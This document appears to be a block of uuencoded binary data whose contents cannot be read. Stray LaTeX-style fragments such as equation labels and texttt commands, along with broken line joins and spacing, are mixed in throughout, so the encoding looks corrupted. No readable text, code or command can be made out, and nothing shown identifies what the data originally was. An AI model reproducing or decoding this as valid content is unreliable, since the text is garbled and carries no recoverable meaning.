M:"-?705LN)Q@32L3F.];.RD+R7C+O3R#188CZ/6?JBIZFN5ZS\$K82=V<20+G MKZB6,!9,&+L\$L*[SW/*U=I1;]^-X*>K`_)RO]R6IK_\)5N+0U61NFLZ;^,KS $\label{eq:mem7n} $$M@M7N\<>&MVCJSL;0YS$PZ6S_]P[]Q0NQ0/(7?\[E[4]Y$78RWK,\#'KT4F(GZ)]$$ M%H5D-2+N;.9MMZ:49&D1A@7F:4WJCE*.&%7?Y&\\#3W;*!H/\%:G39+4>F2-&` M+>JF-Y!\$1&IHBZ'[6=M3C72.KV+OW<A51>LM#>9@&?7L#Q9V9OA"]G;9V&K% MY)N,1KAL3M\F\.6[P^"T%0VUEM)TM%^*-&:&<C\:Z#G:JNU:)*R+6[2KBWL> $M>C9NZ8\$\$HU[\$J>K5!9,1-O)//B\J=_(IR\$QE<+\N>OBZ*UM;WN[\$D\$CX>WC(IR\$QE<+\N>OBZ*UM;WN]) = (IR\$QE<+\N>OBZ*UM;WN[\$D\$CX>WC(IR\$QE<+\N>OBZ*UM;WN]) = (IR\$QE<+\N>OBZ*UM;WN[\$D\$CX>WC(IR\$QE<+\N>OBZ*UM;WN]) = (IR\$QE<+\N>OBZ*UM;WN] = (IR\$QE<+\N>OZ*UM;WN] = (IR\$QE<+\N>OZ*UM;WN] = (IR\$QE<+\N>OZ*UM;WN] = (IR\$QE<+\N>OZ*UM;WN] = (IR\$QE<+\N>OZ*UM;WN] = (IR\$QE<$ MZ_RWF2G(\DB5!\S\$UY7RH_-BRL^TV"Y%3?'41DB*&&9VT4>)?&1AMKL%ET<^ M.&`&6PL0%\$\$2)VC_`#Y]T@^!*R>.DJQ0005%2+!?=NIV[2OD/E/?]/:=8G<> M<7"TYAL"W*CR^4I>=?<ZA^R!12+N8QSRO049%?'0TBF00F81H^1"C+9(B6#C MH)AM>=QRJ,H4573.2)^#494@^*C#'[B0,Y3U=\$AJ=92\$52LK7%1R#AL#EPN5 MP<IG)"/2+7'ISI*/%HHH3M>5)*D0W7'U9*+#4@%4!UJ6315"YQQ.J,KMXZ\^ M%(:B%8BI*V`@/Q"4T6HOGYCJL]AT?`T0UEU54-D<33;A"!O>@*\$B(T>QA`;# $\texttt{M"$!_A'VY!94F)Q(=<TS>1\#F'="1G1S36*"6ZR/9?R6L,<>:9\$7CWX00UXE=: } \\$

M1/=\$OUC,8+J+1HN!C,LA(*C])-8S*L-:Z&WFF]\$T2(J,:@:1S6!HQHL.]R87 MQEIS>>Y0SCK5'"(KUSRHM)AV0SC\$T,7!KV#UK>5%,B`5W92W`F#:5Y9044)# M4[8\$0K5E#M^K3U<J8JG\'1[_"J8EWT9TS%.\)K7"TW\$<B7V/=HO+KMX^6AQ[$M#T^C5PM8, =WVD&+Q$[/4C>7&]E=^9,8Y$?>X\KBY,XP2XB+=C3'#BE4BJ9-Z$ $M9[8K)?40_{PQT}(;.1R:FW[N[;;>!D3!=_^W?$9/&+%GH@YC*[%V;*#J\Q$>R1])$ MF.53W"\$\$1[&O,^++P87I(KA?),89!RDR*HZ1IX0RIGXEN*QE0+]](Z"M*R3> M;6DY,P8;!,27=TY\$%OSF;#YAC&:HJ:(B'(28D4C;+T7.(X3D44RB/)\$7;!YP MYJ>0BG#SP]*MEH.6^<Q4M^_\^EKHI='0_'#W\$-"^J@T@Q@?.SV1\U2W]>ZGN $M_@?6^A7=^LJ(-K.1]\%6(E3\&8/V?[]C^I<T;3[^FR/]5UO'7EU^C2W=<P(--G)$ $M+*U/+CG<BH[X\#-280W\rangle==3W<VNF=5QP8FFP>Z;SFBWQ30&7%/70]&W3;_8F$ $M^*, W[@FXL*G??#SU,NO<7SW8X[&1K/VQM/>!8&M<,-ZQGE6\,]M5CNY9],;D$ $MGX?F+[\&GX\#A\#73\$SP?S*J=ODTNGESI/L)(HCL^2K1-BMM(C41<NO&30+T,\$F)]$ MNP/?;4PD+3E6(J!^B5J;(EU"AJ))0[V;&R\AM5K=(]T%>VWMS3W\$1^T.E01+ M=Q`NJB&!P>2J."NLGGF1R*=6@T1!R)1*('?]'K6-1W5]&LWM#%0I2@*H>`E\ MGE6^9S2'`\!*.H^92B7"?`80A*)\MY_U7LY/>@5G)S*:3"81Z6N7Q>#OX-9\$ MS-2F+"F2(]*\$P"N5\$("CDOF:]+_5DM@W<NZ?C9\$(4+AVC:*R0R'8HBB*'4FR MPS9FY#EC8A744G43[-U0311[SP[`OR>;P8Q<[77-H6/0SW\70<#6F\$`S9R4E $M1+[3I>(=A3\&>V5-O(0DR\setminus[22ND,:]'$L?-*82(9;3MXY`MRJEB&(4.;+N4'D))]$ MF/&)]GU!SL:.[?,IV#DX^\$S/U./F6*O!B"61^CU>1:U-[TV^SZ[;P<WT]4^0 MRIO-CYL2?=+>7-R)8\^GPZ[>RVFVCB2\$D?.>O1BE!R"#D2T:(+!=6'T</5Z\ $MS > (\$DZ_B]WXCWL9=,]Y/\#'F+US\&!]4L6[Q6E,]38=*\8V)81A\$+@K01P39*$ M"R1E;D<\$?0Q[]0;(DM%%+*:6Q'D>'!!)U5=O*P8)-%J+N5@IFL!N`NQZ\$FUK MAOIWR3R2L!+LZ=`O/RH3I:K)YF)U2**9P_N!SF@@\$<)(#';3\<M16GNSOZNF MH\'U=?\:]_)]]GOSYE2+CV\^GCD".3;7#P5N^P<[%:H_[_]MH;%:&91#XL#E M&KLI3'5-S:?.JK%/^M=?\$OB=^<;F]:OP\$VLA.*R?Z+\$]SB,<XMNXGK(]]K8J MTN?7>OV3ZLZ5VB[1^7<B4*><\$\::,W,O8QGS]@UDDC^7.O0S3OI2A])F2N') M\7U.+?#37&M"]1[:(KGT?#>^*YS\;8^";00.\X.B>\$DI)*'*]7QO'6UH\$>IW M\]'C=Y46':=.#E5NWCG,UOY[UH?'R?'+%6B7%+TJ93+=NT<\[E;.GSX+RF3* $M*3^Q%[3N[!Z8R<V+[Y<R(?/+05&6M!O*4+0,=9/:7>[N6>^"HDFK5I\-C09_"]$ M;@0BZH&E.><;1R<EPUYX4Z(IGX:(VDT/)*A[CX-TFF(BTY70F@Y>#OWP'#WZ M5_SMC-NR?7#^<\HDX"35`G9H\2G9>I\:WY6R3ST;U]1I:E9MR\;^7!?87&AR M-=::S4:]PI2.^[KK<43./#AAXQ48N:6\$[=I>507HNX;0'Y`>KMI_"D:+_\$0M $M?6P*Q+0;<;*=:X+%O-^_U8>*6^]X-5>SDZ2=_M>M*?MB(\?;!@SIZKY_#?7;$ $MI?K>>!T>`^USOVP:SA]=(MJHI>,:^U^]JJQW$8<Y'IVR[5RO.%V\(X6M=O"6)$ MWZ:5UJZ)[ZDY='*[NNM^FG.YRR<ZO#2U'6RF"%\$VYV<*==_+JFB_I>NY.8,C $\label{eq:main_main_substitute} $$M".Y$$X$O$$NZPF;'=KS$$&=4E==MBD:8Z\R;/>VOC`1"HL&'IN_4Z6)1TL5;:Q$$ M9,Z7,J26U;6UYKN\?&96\ZQZ=VT(\-_".4/&MIYJ5'<*V79^Y"KU28C+]8&F M=.6\TM\0UZK65RI195VO5N/V7\.AV:TG+.VTT^+\6L>^E@Q\$V\$<H\'?B3KUK M+&U;^A@>YZJ8OW4'I+KZ?>;?'_([7:_1VCS0_=T=XLY!DZL\\S,^UNC%LF/% M,;:.B2,#QY'<8GO@\58UL/9F3*&(<E/Z]CGP3T\=*]V?82;])C73*],U=FJE M'8N8AJ=W&-<F"#;@>.OHY`)L2LFW/0ZS6)Y'!'*&>W0PV22 *TI>Z=]F-S+MJ7\$8R9EQ#>U.YX\$M?EXVOXOQ%VUZT;TT>3QR7*++?0ZZFUL<^L&,\8(;NX)U M6EVV7-MJ\=C9!?EMF4V60!E!NHVM#:K?X&2%UAPO)MN'AUTHJ 6'7>^>6('\ MQ6B;>6N'O>8T]V:.J'T\.73RW9K#WN6WL6\$/J\"5G'E%?%NG7'-^#O4+4M#I MQ[UUO.S+V&G8H.RP\$#\$6LHR#N5&#>I.[N\$JWJ4FV@]S4ZZQWT\$/&;4=`]&O@M3^&(3%<RX(]G*QFBYU>81WD%M)*X]9GW28/4;J/'3QA\7@\$M;/'5KP0U.O", M2\$!<5453#(%J57X'ERF\$\$9XAEB]2_M;QM;9N[]1K_\$T-'(_(P&N_'LU^RE@Y MWIZCWJ<%<HKNN?27Z.OUG3SZ>+JOPG*;=4GW#HY9!=UCH]M55L7*YEOK[S`9 MNU(Y_0:G41)J6[ZO\$]_%KS,L>#B+@/<Z-OFN7"E)+.AB!QW6)B9)UG56;6EW ML=@@@6UD,QW=FFB V=/H7IN;'EMSB=?&2H?EM&XN6O4N\$^9K[:QZ:I\$*^.@C M;ET#41]<3 @KNU,:=DGV =.YD.PT<VG*1&15E=&.0B9QMZW3Z\$P)-CR7KF;H $M-7^{8}B^{H'WOS*}[Z:+M8!<S2YTDF*$^9FTY\2U4W^{?})>1Q-_KY-FJ[,M)X$ M<.1^T<<^#\7F%:Y`0.CX(_425!@N.8237%4<(J*A\$#C(W8SUB,O'SX^PAHR8 M62)^?,G1BZM_:S5JO%=/<+=A-A%T,A\$I'&(EUUL,3\$=6/>+0+82S1/M'EZRL $M]?P7)H$5B=!*)Z7W+S^OB6[)E]+0W2T3J^5ICEWFI?F<=#:9S^Q?9&Z!:6$ MR&?E7B[3<@R\S0PIB\$VC>E)R(G*="ZQ%*0&2/(952XH*H*LQD"HI1@6TVR'? MNS:".T#9P<!V=N.M,WO.>I(4"0P[1VB1&#@K:4]ZS0\M;%(C%8BB"`L48D5Y

M6<(CEH.04FP(3%B\$L:RUA\$BHCL>!\$%E2C-SKC7F=+G`/=N-C.O:<,9V7L5\$5 M55=C!KEU+UVEQ\$FVD&7;/(2%C'GAB\$5=O=MEUQF+,J".K%QK%(N5P"_=+,&) M+. `H="ASG24FES)UNU^->91] `A#L63G.8K?3*!D,X@Q]#KXG[T61EUC?]XGX M,DWK/VD4S'`G_9]1V*\$=38BXW3"`L[[)CN21Z\SD<R:`['V1GY\$6:7PGHM3* ML>&&''WS@<J%C'QO(G30DU3\$)G9G]FBL10D;Z=39NB/?\'."WEAN[37DA[%& MV(HYV220^0CTO1#Q[Q<V2$A'+*CK.](T.@X"G>&-/#7Z,0V9X/4B@F#YV#/$ MUIR^-(TYOXKHAKO6UI%A]H\$:,3\T4(<)0"CL5UR`B=)P)HY!IAB 4&U8B7\$+ M,<<\DM6SV;\4<O*UR<WRZMC6I1+\$-!AT+"*R6!:E!ZJME0@_6SL[T)E[X?3X $M"^,GW\&SV'!\9/^Y"E:?Z-+9/D96JV)= "(HJ=3YW9MGM-7X@\#T]:B.S[Y)ES$ $M:85@\J/;<>'(KT;!J@Q)'="HJ=W&H\O08R!EFO`S%0@H%KOY>?!KRES7*IE]$ MOH+L5/?=HSCH;7.W-ZNW<M+8LHPZ95+N^(WN21%50K9MIAPXFT+I?M*FPK]W M55C"ED0QE0+@%U]@QPT]E16_@ZN5;M06E\$9!8UKSN;M^I4MIE&V&NW1M"P:\$ $\texttt{M9ME'J} \setminus \texttt{B,.} (S^*,.) + \texttt{1B_O^*OCZW} < \texttt{3LC8ZY@} \setminus \texttt{7,Z+B=`BVIIKS/UL(2QL!-7QL!-7QL!)}$ $MGX9+-A)T1+^O<F-:$ &E459+3I+B0XJL+S((&<K1=\%9\\$S*)EL6>Y\XZ];#QLD4 M@LJ0X60:(^F^TZ@\,XD^V(NP.1SI173':QM"\$&36A31IR*?5[NGDUS"\$=WPJ MZM)HQXGSMS.IY?'3Y!<SW>&IO[TN50DO:[KWCE-"O@])EF,)@.\$8TM##0F8S M:Z#RS3,PS8->(8"R`1C6F(X,QHK0\$ZU:S5D:7&`8_3B,Y:AR7BU\W.\1*-32 M1DA; "Q(B7BZZF/@V\$V^Q&PJY*H>'06;_I8I&FQ%G,Q+VQO#O4BBG-5TF]%;9 MJNEJCUE3H]77?KM>^VF<<N+W6(U-+MQ^4BLM6W)%^B;0X'VL=_#E:B=<-80R MLTWJE;;?7>(Q:R\$=V2#NV^%CI6P]M-L_SMJAK&-]+0^KDG(DV)O\$_,VIJ*<+ MES\1+RS<T0/XOTWT"+)6T-"2626V('\Q\JD4K]T]Y@>A%G&P4]U3Z^D%S0X= $\label{eq:mby} \texttt{MBY}(F2; 5\&\$V \setminus O, C[Z\#P-@S:Y6Z+WT>(0X.=Q!2+;V)D \setminus Q5N[:V4[\&A6==Y$*2]) + (0X.=Q!2+;V)D \setminus Q5N[:V4[\&A6=Y$*2]) + (0X.=Q!2+;V)D \setminus Q5N[:V4]) + (0X.=Q!2+;V)D \setminus Q5N[:V4]) + (0X.=Q!2+;V4)D \setminus Q5N[:V4]$ + (0X.=Q!2+;V4)D \setminus Q5N[:V4] + (0X.=Q!2+;V4)D \setminus Q5N[:V4] MQ*?:S[,[BEQ)M-'M@=KX[9DPJV=MU*UE;2\$C:3JLSNWMX?QSJF@;UL^=>X<Z M8,8QVE&2,Y?UX8_\$M#']90VZ6#S)=>))%,46T,=(7]E9?\$Q8M+MRR7^C4'B0 M*52VUXPS:POVQ)4[(SM'C>GZ-,:?"/"+?W7<._DBVOK"F-#E2=TBOG#T^4Z/ M9'<T\\06=\$['-X@\$M<6@D>H,\$<S`55JU3XNZS8VET6?,.@Z4^JL(7VJLU#R; M#4;F,L<]HU1#>[VZ^DEM8K4`;_,*<D(66DESU+V-NWO.?LXY;\!26S:</,&4 MYS7QN5D3RV9(IZ+TSXRVN3RW/Q9S]Y?X4:\$'N@T.Z3FA2_OJ(/).*WRZSSX< MZ7[^00BBA0S+B71Q7@DF+%S`<0)HFT;\3I++TQ+`,6+@R%=B!'M#4._:_"Z" M1]ZQLY7Y9QSG-N_D^MA/4-X#YKEQA9DOK+,6E-4FB+L'59=JLU=P5.I2.T_4 MGMK\$J0V@;=`X;:':SE&DL%FB^M1(A,]G(KJ*>ED]+ZA&NWP\$1<19FHV(#2SJ M3\$0"X(?DKWQEI_3%!7CO.;NX0]&V@%XB9#+@)FRS&N6'P?9+P[WYZY<3P#X? M3%"5)NT`?C)\A\$,<N3=+]GXK:K/MRZ1+0OHON__#=/:NJY\$_%W=S3P?7\"Z MWTMV)OA(^S!BSO8]9:T>K\AY<L3E8+P'S4;.F=^:U@\-AOVHQ.?3QS,_H-M/ M.>EC]X7AT-+&2L/O/R[7,X^TM]&_,U;SR:::;EL-:\LKR^V*UQ*IW7L2=ZZQ M9N\$]!GA2PH%O\$:;";,B"*"36LV=ZRXK[SR5B%N48NH,Z?.FG0XJ[N=52*>.Z $\texttt{M} \setminus \texttt{W:;Y(7*R:!U@BI\&\&;D:UG\%\$0N6X[+4.Z8(-2;MFOR-"-'V6+5:8"=/'X".5])}$ M,S.O!>&>]:"@WA2C\$(4(IT^E"8YAAF"UIPU",TW%F2&-TE<<+,!B(M44*R)A MUI\3;.>AJ)2K>O22XUT.?I@QC5D&O-G&:[80PW?O.EMRM,+JVAJ(KG5=,G\" MM[3#-?1'+@1LL"\$C7!;"LY;EZ>C*#NG74Q09F>=W]] HQQN?9KS\SJQ`99KZ $M_2"'!"YXY.6U8-HL<VBE%,3#L/^7R:##N<+9?0)OY,.WU+X8U.G/[$ZQJ['7]]$ MA; V?'6\$_V9QI=VOY#MPC`F6_>#LT'<BX@%WKU1=V"MEQHFL/FS,&2T2Y+?'\ $M+Z^20%A'AC!.CX)%-1"I'1)2MZZXLE>P5(AP<&VOR$"2F]=.+;JOW048^0$ M2S-%=!0D87XK.?"_+;QV]?CY&=T#&7Z1',1I[GL(^#CPE:A3WI&/NUZ9JR%= MU<AR]%_7-^XZ9WKKAMVYU0204"-OJY^+[CUK!^%+X8CW-W%B1Z9J01D:3'<\ MU*.FHHGA/0^.RUA6TG-TJ9Z2S5T`KA56D^.VQS6O'->@6%B-IJ,4R:+Z,_5^ $M^0OK: -B; CXY-O) B$DC"CA6!J$9RJ3<4VFWW396-F&306; -E%6F+97/#]7OG\$ $\texttt{M:6_F,G.i+QD\$SP6RX+!EAL!B8D:1"7"0LMLH7+\#\l^`MVMAC$Q\&SG]B.-3-@W}$ M-N2E15M)] ? $CSUYB-JH6W[08X:#3"+;;9]QW'8N(@>4A*@=A'4_BCD3U'QQ)$ MM9SJT/YDX7<f.<<<WGEHAQ:3%0WP%U5W<NGVO^2(]E-]6OX(SOXNY6MEE<[+ MDV>=0]\$+3[%B.'ZO9*^UY6*<*)OBF@71;\$#YR68<T 23LT*^\9XK=M+&W?O! MN)['ZHVP2N47IH;>@+'C,-VM,E5HK*2CG1>M(^*8UQ6ENZWT?+3EUH5_<+]O MA#-MT,EI]O+E,AZ(Z?S9N!H@2XXM!X-)I?85UMY:7MH[L5P-W2::8&BS2,*S M!I1LR\$)@7J0%H-20UM7MER%',U30XR\L_NKNSMQ@UB\$P?V&.!T;,'/KOQMSK $MO"; YW=P3, DTD[$@A$$#WB-[-4'338C16+X(Q!&T[;5AIN^`C;0^3]L>HN"0)]$ M&C7R?<C@1#)V-DET]7&*.73<VS:UU.F"2][>R7<].Z75MS3777H8]1+7GOKM MQ6CXO=*3MBQYTK184B@W(T5M;Z#E(4B<1MKW^W8W0?/4O%]-@TU=SI7+\^.C $M(5NY] #*V_*^=0[5V4QH;BTZ0W.+UMB2Q1U*:C7YBS\0/6-#]$:\V=>]XAJ0Y$ M/25H.\+MG\$BDBLH-%'8AAW<4@A)B,DF9["P3(/R*&RC:RWLM;6D/CA4*'"_Y

M%1510[_&<[=5UP^/X>YJL3Y'1WY/!'Z8]H@MZ,LH#_.&R592Q0+K.O)8:%Y M=+-RY;>ZDP28%)B)R7%1]GH/WQ]6212Z;P-&3HY2[,0]><HK)P4<<SMI=48M>POX#@?JDK30R,W*4#UI%I/`<L:=-<0]G-2H:/T?V'Z7^OZB;OCMIU2LG9B> MT\$L@66TTL[G;2LA-;7CQ3%\$>S=&2'#OV#@`M[4\$JN@*YJ)=YXQ+7WZ45V;S[M]>_K=MQ!H<(^S^\$=@C;D:XY3ZT[N5`X7!)'1?:-D\0FXST,.(VC?"\$+AVHC& M=/*M+[4FYM,:8L[HG**LU8V=1P1#G4XD:.EK6W8=98^2BCC'F40Y\A'#-G3R M>TW@5EZ7T[@^COMXZ]?"3?^:O9B@WCPOL7#B[<<\\Y+S0YW"&4;RWRAJQ)6M? M;#H+#V?\$#C_G.O^)>ROP(U9N7%<BYT%T!<\$/7/%1"S.OF41M:K"<7WTS5*&H $\texttt{M=\&!XL63202:/Z1/WYV?BC;.W*^[,5@TT/VX.)8G)I^:FG<6=_4\WZ]'_+\%; }$ $M<ZZ6;2^Q<;R]$08Z)@RX'-?6@U0$I(R:\?B,/H6"W9NO.UE'\/(W^"YH;DY9)$ MS%:]*:5;L@W)KW7HN*J4CA6DSB`YGF22:XX(L-B8Q)^2YW*F=FOBI%0MI10/ $M:, \#SF+70[0D[A:7?K[+185!_93-`M;6@F^[=\EOZXYW'U^.DZ<\%M^7!R\#G]]$ MGG1#<EUB9U+5UF\/K]SAJO/2Y]L_;M"CO->::ZX.774C%NVMZ:G<)BZ(;F+F M[]X@Y]S<SKL+;[>\VY<N?U'CX_3)8GZRLZ)*R""&=S;'@<]JOO&NQIQ7@AXZ M<<:FZ2H>+E4H\$9F@QWS;K(>/-ZXT\=9[ERBH%?*??S+5]]XX)B^'0L"V%2N/ MP43K@GN^?\7<88[DDZ7V&AGC(4S?F(I"3<F1Y0Y8VJA?OY]#<OKZZB!8K2IU M.Z\VZH*+\\[]6PSWG;N[:^/0[;F6[CM.);"<S+9!HEMH5\$Z1.0+EU_P90GE0 MT8ZCCC,9U1L17;2-.&8=,8QU_Q74B?(P(MLCF+0^NXEK(4S(I(2R*:JMDYE $\label{eq:mn_9=8n<.!QG]/5xn]T+Q^GHZ=N\#/-\3EN[+ON$I.[WZ#$QVG<XBBVP$`JK&J$ $MW(Q4LA@RJJ)5S00BPWS*]A^[\/-.CC*;[=?&/>MB=?5;C^,OT@+J.OXN[35&]]$ M#P[OO*.EM(9%BXC;6E\?QT9X/N\$_KV--&FUIB'KN1:[D=S^"&.CEB2EHVOW; M66VW+[IHON.*+&LZ3]-_V\6ULVJLM4[`U\$CNCP1]E2MW_#IH9PX<K\MFY4_/ M.IKM%^NA_??LB#O<:2794F'RV+U!&I#_/S8^#'DV.WWURK0\$M?R1XKV-Q+[Q MK+R![^#BM.;918E:R)./LTM1SHLRW9SU(I];BO)UG+&*+`2=^!_,T.IG7N[< MHKW]T\#N^QL_3\>\10:\79C8R1<+8'!J%#2QQMT9NMK\$\I:WLW2RT*\$?`0:` M2J14426SX-:>N_+_`Y],\?)<+`D*Z.+#KZ4V^JU:M@^P^FFF6PV*W0SD:PP3 M2PQ-&:J*5P2LCC`PUJ?&'HI%KFPJ1V2][>[7DE/P<B!S!'7\%'S_+*83N7W[MBR]3[=._=.G%RP3M(Y7!^M<AZ_/VYEYVYB7%'D<D0TA7*;\$W:V`1,V39L_PS M; "&I*\SP<I%! '*YS\O#BRS@MW\5S>I=OHXL&QW7Z=-O4P<TW]I,9@KNU;7!/ $\label{eq:m'=x'/CRSIM(D&S<NV&Q5*V_(Y(PHA'=:T+MVSG?ALF3+9TM'7QS?P223\&BTT))} \\$ MQAV\I*WYPF+.\F]<=N.6JY!6E49\NC]L7+(2%(]SZB/NY'7FF?/I+[S?KX&" MS<;<KG61?RT-[R.\$,W6<GC]%C0EU=OM/%_CFMVQCC?&EO+C&/T_7X^DU9>%? MFXXY[YR&AU[;,\EV:.33BIZO\/G[(K[+;%Y*UX#='""\$'@L)UXHB]"YAJ3') M":5[(-K7MS'VE9#[!/@HUS;>ZW:L0?K/JUSJO6*-#Z'<HYE''7Q^F_+LB_[K M\ZK9>E_I1MW67U\S`BR!-[8?/LMI?71_KQ!WKY^_P^&F_JU/=KI#/N.W/':P M+U8MTRJKZ27:DMG>)*Q33]G]?Y_*W(MIJ^D'M7O4M?=6B3)YU\$B1UY+SG8L3 $M4V43`H#X\.001-WV<=_,O)AM+.'CS;GF8+1?[M]R.=/FI8R3M8Y3:_;6V-*]$ $M()99^{-1}HJ^{1,a}(...)^{-1}+J^{1,a}(...)^{-1}$ MB@B[N`M-<AJSY J<AZGNV66[]:T)CB!UGP7E 6U(HSLL&3]-]<JW&>F&?E8> M*AUC26)IC9[0X[MR'5G:'*'\$ER6+F>I;^%8W7ZKOE[@.118]6U&\BW4='6VB M&1P*/%O%U9YO9Z:V3XG,X\]DGZN(WW&SIKO;NX[SA\/GKO09TW29)NWUTO`T MG%NQ0?4FW#8??GH9G3DL&XFL66"ER^P(XOO]ZC9F9GRXQIIK#.618--7VIS= M!N)7P\2^2A,-+L%\7I1WPVUV%8GW:?CG!AW2:3Z&(CXC\F;7?0W9U#,+Z2VF ${\tt MAT6+-'!5=U=M^Z/1-V;FZ\#SMF!BZ9(--B\#\backslash 3<JIDS+S\$5F8SKF`B9AI(C4FW))} = {\tt MAT6+-'!5=U=M^Z/1-V;FZ\#SMF!BZ9(--B\#/ 3<JIDS+U-M^Z/1-V;FZ\#SMF!BZ9(--B\#/ 3)} = {\tt MAT6+-'!5=U=M^Z/1-V;FZWAF} = {\tt MAT6+-'!5=U=M^$ M>\0@7Z;!)"`*7G%U57&C-H4MG[TONQ)+[%E5?3G+B*"0(0+^MLLZ1^BS'@13 MIO<M`C."2RVW>/*^%<[R\$ODE[)NPHE)MK+UH(PW[XCQXOC%T^H9G!B,;&VAC MB""/!2)Y62&F7TG\@..C0&KZOVWV#7C4U9^FK.;:O=4C'KT>%<?R%SZ5J<Q+ M;6P_7EO9O>C>=7-L+?4Y:SP:,M/U:TQD_9UP==B%!ZN4&O4Y>^NG9\QW0:@_ M+6V9K1]4+!RT-EK9#K]_MPM^'_@>U*HT,YTB\$P\O:D=B]9VDSQV3<JN7Z0B2 MMJV; %#&5%\$=W2WE'E&@L^6BUVC>K"LX/ITCA,5=D!JF@AOU=6V;-BK/O6YMQ MGMRQ\M=6/=G%@REX;Q@8]8@B"<60>"5NRZ)XHD=G/A&Q''%+PI2:!?'6Y"B(MYIL9I#>I'?XF5J1W[F1<UVTG!26DUVRKP])YYT>0A)<?(8D\$WT-1R%,:(7=A M\OKA=?S_J]Q[FR>_:!_WH>RCB@KVZ_#GQSYUB3"/(E1Q>HO>B!,E@Z,\$(;\$' MW(Y?E?8UU.7V^NMRJBO887;6)ZIZ\Z\$HMFG6BA.T5Q2:3:0&%>9V:CM!XYNI M(M=3W=X*3<W'/ET7<%)9IQG395KL64G.X851L\G!XS9M^S?>JTZ0ZN7\1Z]* $\texttt{M==N"/:Z;V$)6[30V7MF?O!\#POW1,&(JG6!GL-N=OG\#I^A41]]_`Z<]+GN*K, }$ MM70]7*.3"=M4'BW=O,FFD&@Z9C9-)M^K68,:>49#7L0QLB<#C3L\$KZBUS7F= M+_9AWX<SMA\C_IL!KTWQQ7.US6?NQRK38\>8;[G6)._>U%N9L^&X=G89DF!! M-P>%J]C3%3E6&033#="/RI4%BZ<VS'JG@!;E>_B?8G>A=3L.J8C&+?`7\$%@Y

M4[5N`S![.,K2,:4:495G3WZ:6C<;0]>V;,7I\V\$R8ZXFS:,ZJ\#>NQ[S+E?# $\label{eq:mp_def} \texttt{MP}, \texttt{DFXN-*R9CA$} (7@\texttt{CED}<\texttt{XL3}<+\texttt{M$}\text{I}+\texttt{FN7}+='8</\texttt{H13}]\texttt{CM:J}\\ \texttt{J} (3.3.0\texttt{ELX'J})$ MN%D0'=U;>FX[KM'\/T:M%M-[L[8F:I09D'ERBP9+6^V1TBVW^?%Q^V3SY<S@ $MZ^R2/SM = '\$UG; FC1\#N.; 3Z4U^)YF>N7]>; Z"\$@'I9S$6<?7-Z)A:PS2&</\%'$ M3[[1DV?&`'R"R&AK@W.;!QE_'Q52'/2U@LG2T;E?;EO)%/`LG*GDY&;PV2G% $M] K^J;+VWH_$#U^HQ=PC[LF9$1CE1:HC=KSN#!TN_I=+AM^UP>,2#%-\#S0>]$ M:BS^N\J\B6H7CWK!MJ^9](\OH^M:^JO''6[(> <#30PTEH<#=%GEB`J;38LT MF212R5M8H((Q6KU%.GTWGT_OHUYXCZ-=B-A.^@BT)WEU^IG!D`OT7B+\$<_36 M<?%OES8PU7_CC3)3-Q#M,B':6\$F0E^#X;?`2>Y8M^.3WU8M^6H02[E*[4@<R MBV%C71&JG#%Z^5'A9GVY0<%W^9MT^.CT!R0'XN&V@Z1QT10W2X]_JN_CFV>? $\texttt{M;4A:H[+\&P/=K?LUBJHA<JY*5U3GX/=\&H]?P/LPX,8;F_U</=\&VJ;M,,M}$ $\texttt{M4} < \texttt{B\&'OA7\$F6]DEM\$FMY"E@5([UUKK[F4RK*;(Q+"US3QC\&K\setminus[B)W?S\setminus=IGN)])}$ MY.0?O?Q\$4US6T\$GX.1469-7L=X+G%F\G3MQYLQ?544DW,<P8]@<RVI"IM'=J $M5BW"W+/W:W&A+KN_]S&STLK$4_K+.6DM;9_W&F]]C&U_)^]&^-</K/7R![;I$ ME\W^@Y-VL:QG[ASQLJ7>NP<JXR\$25\$<Q61) `LM\$83*'!+@%--4\$89DIC*RQV M^KDTM\%28/U]X8Q*J(9C'T]3I=4WM[=W&A37L[*TA#-7JVS5-!CT1,XOUF6% MR6.NCRS*=N':9=4<\^'OIO'CY<O7LW1NC:YPV>G3GVP.NFKG=3=K\$P>+[SQ& MHCMRG9&;G.MT?H/6/'9Q._;N]L>.J7=NS-IU.@D9C1T\2&O;K6Z*(UE)E(F? M?O*BI"4D+ZDKRQ@&G+13KI(^6;<F+<)*4M6JM:6:*'#:Q3).2Y(2EM@DJ'N $\texttt{M_HIY}/\&@8] = \texttt{H--\#=\$^\#[\$A@2C[.-\#-NN2X[=^LMJA\$FI8F8\#<54=R"[G0<0<< R]) }$ M#:801D1!&)@:BBB0A,HV/"L*P68.4W*=\\X5%\$O/Q*TBF8NB_U-1M^7H;7.3 $MF/DQJ^/W(7MYD=\]<XY\MXZ'(C?7&A^_*YUQH/H4!;!C'RNP6L:JK4XZ26B4$ M&OEP6E'/9M>,:3_5V<DY_5[1-1E>D,Z@EVCU]>#D#W&=L)V+OTID";A6K;ZK $M>HC=:INC='\&.=<0;J5]!?."V30/#2^<AMI.A4":U<D+D_S_'9KKGGST).G<^$ $MG2*\I,6ZQ;/0:G_>_/74X-+,;=\G.R/5%-?C0WNOL.@.?I!=!2[T?4X<DW?]$ M6F6.4.:M`VR\'*Z=:9M#5\$,8]G37RMGS%=M&S0.0Z".'R2;P_X3<89\$D4Z33 $MK[WB[F+0R"E8KCQJS4KM>MD-(!$QM&^9"V<$W;[4UZ#)HL#2F^2FTV:&U9,H]$ MGM\1QK:[V.,?N=YB/%]]^*R3/HG+:)[8OFG0=W26[KNFKF1<2\$CGN2_C.PK) M,FPC:CB(GIF_9(*JEL6UP]/'=FYVQZ[OAU0R2X1FQQUJJ9CZC@;IGC1MO;KK $MRP1KL6II_J]SI6?Z8UPVO'=TX[K:QN\7Z/WA$`_<0E_7\#CWFA[]BW/8Y>)D.$ $MJ#H14<P/$V,J$?30Z&/))0*Z*=PI@Z0[$/,ZUM*Q@)YMW(\6L.F8;]%W!9JT$ M%A8AP.`N64IHWFE9X'?3G=FA09*SG-2@AJ!,%X!5]?Z>6#70=:)L..E\LSJ< MDDHVWT6'2-F,:>=2)*D*]5L?>E?)ECYQ*HA"3\$X=G4V%1DH*F#1"5>)=K*"X MW#0<E!NAK+`^R:KCN&-PW&,500R)QH]F9(+(]C.=C/'GQ&80NZF&,C8VAC`; M\C.]%4#7('E-4I\64@M"0:IT^-RBA,7S=FPJL6Z(B22-'@AK\DPQR)O9K\$%Y M\$WT[V-+OFS7F!C:B,ZC\B6':0LT85\$\$7E\\$Q`O5`9MQG=J]"E<H[H<[\$VUQR 